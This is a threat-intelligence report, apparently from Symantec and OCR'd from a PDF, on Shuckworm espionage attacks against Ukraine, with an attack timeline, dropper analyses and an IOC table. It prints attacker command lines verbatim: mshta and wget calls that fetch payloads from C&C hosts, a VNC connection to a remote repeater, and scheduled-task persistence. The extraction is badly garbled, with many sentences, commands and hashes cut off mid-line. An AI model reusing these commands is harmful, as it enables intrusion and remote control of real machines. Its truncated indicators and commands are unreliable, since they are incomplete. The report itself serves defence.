

Threat Hunter Team
Symantec

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THREAT INTELLIGENCE

TRANSLATION: 日本語

Shuckworm Continues Cyber-Espionage Attacks Against Ukraine

Symantec investigation uncovers selection of files used in ongoing attacks.

The Russia-linked Shuckworm group (aka Gamaredon, Armageddon) is continuing to conduct cyber-espionage attacks against targets in Ukraine. Over the course of recent m
found ev
country.

Active si
mainly a
distribut
System (

targets. A recent report published by The Security Service of Ukraine (SSU) noted that Shuckworm's attacks have grown in sophistication in recent times, with attackers now using living-off-the-land tools to steal credentials and move laterally on victim networks. Recent activity seen by Symantec is consistent with that documented by SSU.

Shuckworm activity: Case study

Symantec observed Shuckworm activity on an organization in Ukraine, which began on July 14, 2021 and continued until August 18, 2021. The attack chain began with a malicious document, likely sent via a phishing email, which was opened by the user of the infected machine. The following is a breakdown of the attackers' activity on the compromised computer.

July 14

At 08:48 (local-time), a suspicious Word document is opened on the machine. Just five minutes after the document is opened, a suspicious command is also executed to launch a malicious VBS file (depended.lnk). This file is a known custom backdoor leveraged by Shuckworm (aka Pterodo).

- wscript.exe CSIDL_PROFILE\searches\depended.lnk //e:VBScript //b

The backdoor is used to download and execute CSIDL_PROFILE\searches\depended.exe (94a78d5dce553832d61b59e0dda9ef2c33c10634ba4af3acb7fb7cf43be17a5b) from hxxp://92.242.62.131/wordpress.php?is=[REDACTED].

Two additional VBS scripts are observed being executed via depended.exe:

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\roaming\reflect.rar //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\deep-thoughted. //e:VBScript //b

A scheduled task is then created to likely ensure persistence between system reboots and to execute the dropped script. This ensures the VBS file deep-thoughted.ppt is executed every 10 min

- SCHTASKS /CREA
  CSIDL_COMMON

Later, the attackers are
abusing mshta.exe via
Application (HTA) files

Since mshta.exe executes outside of Internet Explorer's security context, it also bypasses browser security settings.

- "CSIDL_SYSTEM\cmd.exe" /c CSIDL_SYSTEM\mshta.exe hxxp://fiordan.ru/FILM.html /f id=[REDACTED]

At the same time, a new variant of Pterodo is installed via depended.exe.

Similarly to before, two additional scheduled tasks are created:

- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL_COMMON_MUSIC\tvplaylist.mov //e:VBScript //b " /F"
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL_COMMON_VIDEO\webmedia.m3u //e:VBScript //b " /F"

The attackers continue to install variants of their backdoor and execute commands via scripts to ensure persistence:

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\22333.docx //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\9140.d //e:VBScript //b
- wscript.exe CSIDL_COMMON_MUSIC\tvplaylist.mov //e:VBScript //b
- schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr "wscript.exe C:\Users\o.korol\AppData\Roaming\battery\battery.dat //e:VBScript //b"
- "CSIDL_SYSTEM\cmd.exe" /c CSIDL_PROFILE\appdata\roaming\battery\battery.cmd

Directly after this, it appears the attackers test connectivity to a new C&C server via ping.exe:

- CSIDL_SYSTEM\cmd.exe /c ping -n 1 arianat.ru

Once the connection is confirmed to be active, the attackers proceed to download another variant of their

additional scripts and t

minutes.

- "CSIDL_SYSTEM\
  //e:VBScript //b
- "CSIDL_SYSTEM\
  ZIP.html /f id=<?,

- CSIDL_SYSTEM\mshta.exe hxxp://avirona.ru/7-ZIP.html /f id=<?,?>
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL_COMMON_MUSIC\mediatv.mov //e:VBScript //b " /F"
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL_COMMON_VIDEO\videotv.m3u //e:VBScript //b " /F"

At this point, the attackers cease activity. However, we continue to see commands being executed from the scheduled tasks for the remainder of July 14.

July 16

At 05:28, the attackers return, and several additional variants of Pterodo are executed via CSIDL_COMMON_VIDEO\planeta.exe (1ea3881d5d03214d6b7e37fb7b10221ef51782080a24cc3e275f42a3c1ea99c1).

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\32440.docx //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\20507.d //e:VBScript //b

The attackers are then observed executing commands via planeta.exe:

- CSIDL_SYSTEM\cmd.exe /c ""CSIDL_PROFILE\appdata\local\temp\7zsfx000."" ""
- "CSIDL_SYSTEM\cmd.exe" /c ipconfig /flushdns

The above flushdns command may indicate that the attackers have updated the DNS records for their C&Cs, as we observed some of their tools use hard-coded domains. In this particular instance, the flushdns command was executed shortly before the attackers attempted to install additional backdoors that leveraged the same C&C.

July 28

Later, another variant of Pterodo (deep-sided.fly) was executed and was used to download and execute a new file called deerskin.exe (ad1f796b3590fcee4a
file is a dropper for a V
test internet connectiv
connection to a remote

- "%USERPROFILE
  connect mucoris.r

Two such files have been identified that perform the same actions:

- 1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f
- ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29

This VNC client appears to be the ultimate payload for this attack.

Between July 29 and August 18 activity continued whereby we observed the attackers deploying multiple variants of their custom VBS backdoor along with executing VBS scripts and creating scheduled tasks similar to the ones detailed above. After August 18, no further suspicious activity was observed on this machine.

During the course of this investigation, specifically post VNC client installation, a number of documents were opened from various locations on the compromised machine. It is unclear if this was legitimate user activity or the activity of the attackers attempting to collect and exfiltrate sensitive information. Titles of the documents accessed ranged from job descriptions to sensitive information pertaining to the targeted organization.

Technical descriptions

Symantec investigations uncovered a total of seven files used by Shuckworm in recent attacks. All seven files are 7-zip SFX self-extracting binaries, a format used previously in Shuckworm attacks.

descend.exe

Upon execution, the file named descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) drops a VBS file which, in turn, drops a second VBS file in the following locations:

- %USERPROFILE%\Downloads\deerbrook.ppt
- %PUBLIC%\Pictures\deerbrook.ppt

It then creates the following task:

- SCHTASKS /CREATE /sc minute /mo 11 /tn "deerbrook" /tr "wscript.exe '<DROPPED_FOLDER>\deerbrook.ppt' //e:VBScript //b" /F

The file deerbrook.ppt (b46e872375b3c910fb file contacts a comman C&C server is available saved in the %USERPR sunken.exe and execu

deep-sunken.exe

Upon execution, the file deep-sunken.exe (02c41bddd087522ce60f9376e499dcee6259853dcb50ddad70cb3ef8dd77c200) drops the following files on the compromised computer:

- %APPDATA%\baby\baby.cmd
- %APPDATA%\baby\baby.dat
- %APPDATA%\baby\basement.exe (wget binary)
- %APPDATA%\baby\vb_baby.vbs

It then creates the following task:

- schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr "wscript.exe [%APPDATA%]\baby\baby.dat" //e:VBScript //b

It then connects to a C&C server (arianat.ru) to download another payload using wget:

- basement.exe --user-agent="Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36 OPR/54.0.2952.64::[VICTIM_ID]::/.beagle/." -q -b -c -t 2 "hxxp://arianat.ru/baby.php" -P "[%APPDATA%]\baby"

The baby.dat file is a VBS file that executes baby.cmd, which then downloads and executes the payload from the C&C server.

The vb_baby.vbs file renames the downloaded payload from baby.php to backed.exe.

The downloaded payload (backed.exe) could not be retrieved. However, the following files were also obtained during our investigation:

z4z05jn4.egf.exe

The file z4z05jn4.egf.exe (fd9a9dd9c73088d1ffdea85540ee671d8abb6b5ab37d66a760b2350951c784d0) is similar to the previous file (deep-sunken.exe) but with different folders, file names, and C&C server (iruto.ru).

defiant.exe

Once executed, the file (a20e38bacc979a5aa1 VBS file in the followin

- %TEMP%\\deep-v
- %PUBLIC\Picture

It then creates the follo

- SCHTASKS /CREATE /sc minute /mo 12 /tn \"deep-versed\" /tr \"wscript.exe \" [%PUBLIC%]\\Pictures\\deep-versed.nls\" //e:VBScript //b\" /F

The dropped file deep-versed.nls (817901df616c77dd1e5694e3d75aebb3a52464c23a06820517108c74edd07fbc) downloads a payload from a C&C server (deep-toned.chehalo.ru) and saves it as deep-green.exe in the following location:

- %PUBLIC%\Downloads

deep-green.exe

The file deep-green.exe (1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f) contains an UltraVNC binary, which upon execution connects to a repeater (mucoris.ru:5612) using the following command line:

- -autoreconnect -id:%RANDOM% -connect mucoris.ru:5612

UltraVNC is an open-source remote-administration/remote-desktop-software utility.

deep-green.exe

A second file named deep-green.exe (f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa) contain a Process Explorer (procexp) binary.

Process Explorer is a freeware task manager and system monitor for Microsoft Windows.

deep-green.exe

A third file called deep-green.exe (de5a53a3b75e3e730755af09e3cacb7e6d171fc9b1853a7200e5dfb9044ab20a) is similar to descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) just with different file names and C&C server (deer-lick.chehalo.ru).

deep-green.exe

The fourth and final file
(d15a7e69769f4727f7b
a VBS file in the follow

- %PUBLIC%\Music

It then creates the follo

- "/CREATE /sc minute /mo 12 /tn \"MediaConverter\" /tr \"wscript.exe \"C:\\Users\\Public\\Music\\MediaConvertor.dat\" //e:VBScript //b \" /F"

The MediaConvertor.dat file searches for removable drives and creates a .lnk file with the following command:

- mshta.exe hxxp://PLAZMA.VIBER.ontroma.ru/PLAZMA.html /f id=January

IOC patterns

Analysis of the many indicators of compromise (IOCs) uncovered during our investigations have revealed the following patterns, which may be of use when defending networks from Shuckworm attacks:

- Most URL C&C IPs belong to the short list of hosting providers listed in the SSU report, namely AS9123 TimeWeb Ltd. (Russia).
- Most discovered suspected C&C URLs are IP-based URLs and use a unique URI structure:
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums> OR
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums>-<2-integers>
- Most suspected malicious files are found in one of a short list of directories:
  - csidl_profile\links
  - csidl_profile\searches
  - CSIDL_PROFILE\appdata\local\temp\
  - CSIDL_PROFILE\
- Nearly all the suspected malicious files are made up of a word beginning with the letter "d" and a few are composed of two words separated by a "-" (first word also starting with "d"). Examples include:
  - deceive.exe
  - deceived.exe
  - deception.exe
  - deceptive.exe
  - decide.exe
  - decided.exe
  - decipher.exe
  - decisive.exe
  - deep-sunken.
  - deep-vaulted.
- Detected comman

switches, etc.

- Many suspected malicious files have unknown parent process hashes, none of which have available information.

According to a November 2021 report from the SSU, since 2014 the Shuckworm group has been responsible for over 5,000 attacks against more than 1,500 Ukrainian government systems. As evidenced by Symantec's recent investigations into attempted Shuckworm attacks against a number of organizations in Ukraine, this activity shows little sign of abating.

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise (IOCs)

SHA256	Filename
b5066b868c7ddbe0d41ee1526d76914f732ed7ce75ccf69caaefe0fed1c9182c	depended.exe
32d24fc67ab84789cd000c22ea377d8c80bcbc27784366a425da2d1874439d09	deputy.exe
40183c41395eccd076a6baf0c16a6c6e7e44f6f6d6366ef885228144f631a9a6	dessert.exe
14061ecc1c870bc941a39451cd6e90c4ec575bbc05c1f2b1362e0d374dc0c06e	deep-thinking.exe
ff3e78c8994d3cc1b5c7545ebd5e1dcbab430167f1c3333f4ddad509d06176ed	demanded.exe
d9b7644923d2250ba6ea374a05f1d7054cc5704a61f196420670412eb79d1d4e	deep-versed.exe
53be28a251260e4f6d818a0dcae30280b5db6f1791780bb9bac0633523bf3ac3	deep-vaulted.exe
c561b862934f329f2f524bb019b24f8bd729c00cf8bea5135a6e51148d5d9208	deepmouthed.nls
5c18878e6d36906f9349ea404f0e3fa0e4b4432e663b3d58a738510b3e3c08e2	deermeat.fly
93d8940cde9e12c2a6ab7a13d5ff0973b907ebecf524b18742746a17209c8e3e	avidemux.mov
ae9e9634a1354f5ee89f838f4297f3d38378db17fac73bf2c59cbdd86ea7812c	deering.docx
d83d9fa9cb38abd66e13f4d3b3b6b647facd9ffe28d766685744c6a92e6409b1	deep-thinking.doc
c590724cd5e5813cb43f85	deep-sided.fly
5b61e385d9f2801953a61	
18d9744147bde7d2cd432	
223c55ede1303d47b8516	
2afa203a5589ce0e6c018	
218b41eabe00c38f42aa51	

a7955a8ed1a3c4634aed8a353038e5ac39412a88481f453c56c9b9cf7479c342	avsvideoeditor.m3
02c41bddd087522ce60f9376e499dcee6259853dcb50ddad70cb3ef8dd77c200	deep-sunken.exe
43d4d4eeac6ced784911ac4d6b24768d7875347a7d018850d8ee79aaef664286	depart.dat
28f8653c8bf051d19be31b6be9ac00d0220b845757f747358ab116684707fa7a	deprive.dat
ef6073f7372b4774849db8c64a1b33bd473d3ba10ecadbf4f08575b1d8f06c30	descend.dat
73d5bb5d4dfbdfe0fe845c9bfea06739cc767021b50327ddb4ef040940fed22f	deerbrook.ppt
64c291658a2bcba368c87967fd72fabfe0532e4092b4934e91e80cca16ae036d	deserted.exe
a078871d89d3f8d22ed77dc331000529a0598f27cf56c6eda32943a9ee8a952c	descend.dat
fa1821b75cc3931a49cead2242a1b0c8976c1e1d4e7425a80e294e8ddc976061	defy.dat
bc469ecc8ed888e3965377d5eb133c97faacabd1fe0ff49ab8d777ba57c16fd3	demand.dat
f2492a8000e0187a733f86dcf3a13206199e3354a86609967fb572e1079feee2	declare.dat
2f2cad1c9ca8c17aa5bc126df43bfc14dcba3f278d41151bf847278ba1ec940c	deep-grown.exe
f216bafa84123bacaabdf4ad622eb80d0e2d8425fd8937dc100d65bdc1af725e	deep-musing.mp3
f10fea8314f0c904b00b2d10cee1d1320bab7afa36220fb9c9953e3382e62bc4	deep-versed.exe
7e703586f6ae3b8c4c0086f5a00254c00debf0273525e4cea216497fe7fcf144	desolate.dat
50e9f2472966d469807c36b3d464e6bf2cf99b98b00cc62e4edda7180bac061b	depended.dat
fce3b4af6b891ee95c1819a1d9ace13b9be20fd50e25ecc3b18b8cb06419f0cb	defined.dat
b1c5659bca42a57a8c9408153126eb60cd88168650d747885e3903e051cad023	demonstrate.dat
5e579ac1dae325b86ed964ea00926e902a6d32a7d37d8eed4b40db7caed303f6	deerbrook.docx
55d8fd4e56523725ad11ccacfb618324360c658c5f44c4f157df6a569cb0277b	destroyed.dat
b6874d2b8ff8c925960ee7e686aecca6a9fc8ab92e5db66fa110da0430ee0edc	declined.dat
5f9bc1ff8ab3d0ced84262a7f8f70d12a5077761eed33540300f809427153f67	defeat.dat
676dd5c0f2cf64b726c69d448fd585e72ac747b808fdfb0dd6a3a32d93607ab5	deceive.dat
bbf7220635908afede0eebc7e83ba2eb836526490d16b15305cacb96f65d6e6d	deserter.dat
8a2dfe7f8dcc65b1fcfc0e2	
e427595a3dd2dc501adb4	
89f7d574e51a5ab58296c	
6f4367872de08e9d087f6	
091a1d5b947382d5e95f7	
78c4fcbd6d12c72fcf132b2	

521d7daa30ee393c9d5f7ce7f0ecb2d59c6698080932c247752768ae876ffd4a	definite.lnk
a707e779e5b228f670ed09777ccacfb75af8a36c34323af7790290d70bca0083	deepwater.avi
f59b8a22ee610741acdce9a9cec37b63b0684493dd292323c522fdca72afd1b9	defender.exe
5aba3e24b78100834563aa08385ffc7068a241b9bdd99b11a4f527d79f65b4fe	departure.exe
41b1e90461b5738deade6858a626c44ba9050b3ea425dc8092ca0d84daddb236	deerberry.exe
ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29	deerskin.exe
6cd7b58ae6036ccbb8a3f9d28239b26da30d60bbcd710c9ffbec4c88a6b602d4	dependent.lnk
1c0110a4f862b54196676c4a77250ea5a5e1ec5be48071f794227769bd25e8de	film.exe
83e631e396dc33b9b05d9d829ba19a20c4b821be35bf081494a79851f2e00dbe	dense.lnk
5271f59f0983382ac3e615265a904d044f8e3825c3d60b3d39a6e9a14bb3e780	deep-versed.exe
86f4ca8ea0fc981c804f1e87147aa2c55f73ddfbc2b0be602af240fad6b36b36	decision.txt
b449513b9eeaace805518125def9edf11b63567701a9275b6dd1bddf831f035f	deep-revolving.fly
ae05bb40000bc961ce901c082c3c2adb8bd9d8c4cf3f1addc4e75db6c498479a	demanded.txt
5dec1de8357b7f1868e62d7c8df8163e3e4ba49ec8c127418affd9c53b85201b	film.exe
ecc9619c534fbaa2f6c630597a58d307badee1ea0a393c10c8c43aa11b65d01b	decisive.dat
f46638bb3b63178b3b0bab886f643b791733178bd5e06fad19e86da978286c52	delightful.lnk
ea22414a4a9bed4bcaf8917a25ac853deb150feb693acc78b1ed8ae07cc2ac27	despair.dat
23a3481740118ae04af1699b7c02e9e450ff965d2ec72324481d5cd051394989	decoy.dat
05f1560026ad88eeb6c038239c87057743d942dbc6b64b14526e13d0415768dc	defense.dat
ecadbc36c2ccab444df9b0ff59bcf5592e61d50b87c07fe1d82342058b6aa261	defined.dat
e4afb1d75061ec13d1988bc4990b352cf2a7d474133c3474fd0c3c2e0672fca0	descent.dat
f9259ff9c86927dcf987123ec193e1270b00ae62b7ad6f2757b5689451be0b8a	desperate.dat
9bdb4c7a5072e64446a851829d1303e123d5d8300b99b5c1de382765e7b06eb3	designer.dat
0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137	descend.exe
82d04cdef87ace65ccf20b	
b63c8fcebf1a419c560b84	
518370ed9b1a507a0e86e	
f14ce6142a54878e5dccbf	

4de8d004ce3d223a67b89cfa45e837a9f90ce13408215e9c98d5b04820c64088	delivery.exe
d26b381e0eb69f5f96cc909103c30976aeba493c6b74e62454ce056c468d18b7	decay.lnk
cdd8844fd9a2680066c4c8730e72a243c3526711664d63414f006a051cd8562a	derived.lnk
27a96808f70808396af5c7cfd8e4a5084f2d2f9ccd83637084db05c2325d2832	deserted.lnk
ab2547a7b8603c232b226c4c6c8a5696803997a275d46d4d668d35da695b45fc	deserted.exe
605b252e70e37bc187d19984b38be26832b6957ad003799c82f973924b506c44	deed.lnk
c8110e4ecc260eef020253f0f572a2de038fabf6ba48754cbc67bdd7043f938d	deceive.lnk
a2075d2c8e274f0976e3541c80809dd602eb9fcc9159a86dca85fd411d79bc7c	deprive.lnk
94d273d8f09e20151e39616cafa4d366aa340165930c9d688f58eb408dd7ec1e	declared.exe
556151454abeec6ed615489b451d963075cb3ef0b3a17d36d6e0fa81816fe646	declared.lnk
f6fe720f10737e0fdce27de90bdff3f63948c4b05f74b86b11f9b4439e0943d3	delusion.lnk
6ebe07be97ebfb3ff1646bb9f76f7837b81b47b3e5e0707e86b48be5a12fee33	film.exe
9ac8ad208c37d0176d2b449cfa175e21881b2b37980a716ab6ba591921da8f6f	dense.lnk
5bf5532a1eef0e8b4e648cb0ce392e48d1a5af35c7a6ceedc4464821ff40278c	detachment.exe
0ace5efc8f17a927bf8c82cc5458c9e25730bf48de36b036a75de241f326d581	deploy.lnk
16a89b871c1570c651f019b82367d00b99b0c11cddd90851839956a5dfc6a1b0	deficiency.lnk
1fcf5b775296efe4eadeb39ac04119632f682b76df7b06127946fde5a89f744d	detachment.lnk
fcd99df8b7c2774fe2c6163303494bf8f163dcd0d0195bdfe5c2870ddc4b54ad	mediatv.mov
b55e0dd02e6131465ac31bfb24aa82a72e183b3b6750d0b891a14a193965c918	decency.exe
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

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

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